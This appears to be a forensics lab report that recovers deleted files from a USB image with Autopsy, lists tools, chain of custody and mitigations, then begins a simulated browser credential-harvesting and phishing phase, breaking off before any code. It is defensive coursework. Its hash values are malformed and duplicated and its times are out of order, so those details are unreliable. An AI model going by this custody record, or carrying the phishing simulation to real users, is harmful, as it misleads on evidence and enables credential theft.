
Now Enter case number.




Select Host. For beginners select option 1.




Select option 1.




Select the path where you have created an image of disk F.




After that click on finish.




Now all files are recovered that I have deleted. Click on filename.



There are 3 files and one image recovered and others are systems files.



Right click to export these files.



Tools Used:

FTK imager: Created disk image.

Autopsy: Recover deleted file.

Registry Explorer: To check system paths.

Chain of Custody:


Evidence	Captured By	Time	Hash
Connected USB	Anees Ahmed	1:32 AM	N/A
Image created	Anees Ahmed	12:55 AM	efdf68dfdc7ba686a3b6c7885854eaf
Recovered File	Anees Ahmed	1:06 AM	efdf68dfdc7ba686a3b6c7885854eaf

Recommended Mitigations:

1. Disable unauthorized USB devices using Group Policy or endpoint control.
2. Implement USB logging/auditing via Windows Event Logs or Sysmon.
3. Use DLP (Data Loss Prevention) to block sensitive file movement.
4. Monitor file transfers to external volumes.

Attachments for Submission:


Recovered Files



The screenshot shows the Autopsy 4.22.1 interface. The left sidebar displays a tree view of data sources and file views. The main pane shows a table of recovered files. The table has columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, and Flags(Dir). The files listed are:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
f0000000.pdf	✓		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	273579	Unallocated
f0000544.pdf	✓		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	266325	Unallocated
f0001072.pdf	✓		0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	223170	Unallocated
f0001512.png	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1638938	Unallocated
f0004720.jpg	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6599	Unallocated
f0012432.txt	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	923	Unallocated
f0012520.xml	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	749	Unallocated
f0012760_ILEAPP_Report.html	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12288	Unallocated
f0014992.txt	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	10573	Unallocated
f0015016.txt	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	30631	Unallocated
f0015080.txt	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	29614	Unallocated
f0015144.txt	✓			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	28898	Unallocated

Registry export of USBSTOR



Browser-Based Credential Harvesting Phase

Case Name: Operation HydraLeak

Phase: Credential Extraction via Browser

Analyst: Anees Ahmed

Date: 5/7/2025


Summary

In this phase of Operation HydraLeak, we simulated an attacker harvesting credentials stored in the victim's browser. The attacker accessed saved login data and browsing history, and potentially used phishing HTML files to trick the victim into entering credentials. Forensic analysis was conducted on browser SQLite databases and memory artifacts.


PART 1: SIMULATE THE ATTACK

1. Deployed a Fake Phishing Page


Open Notepad.



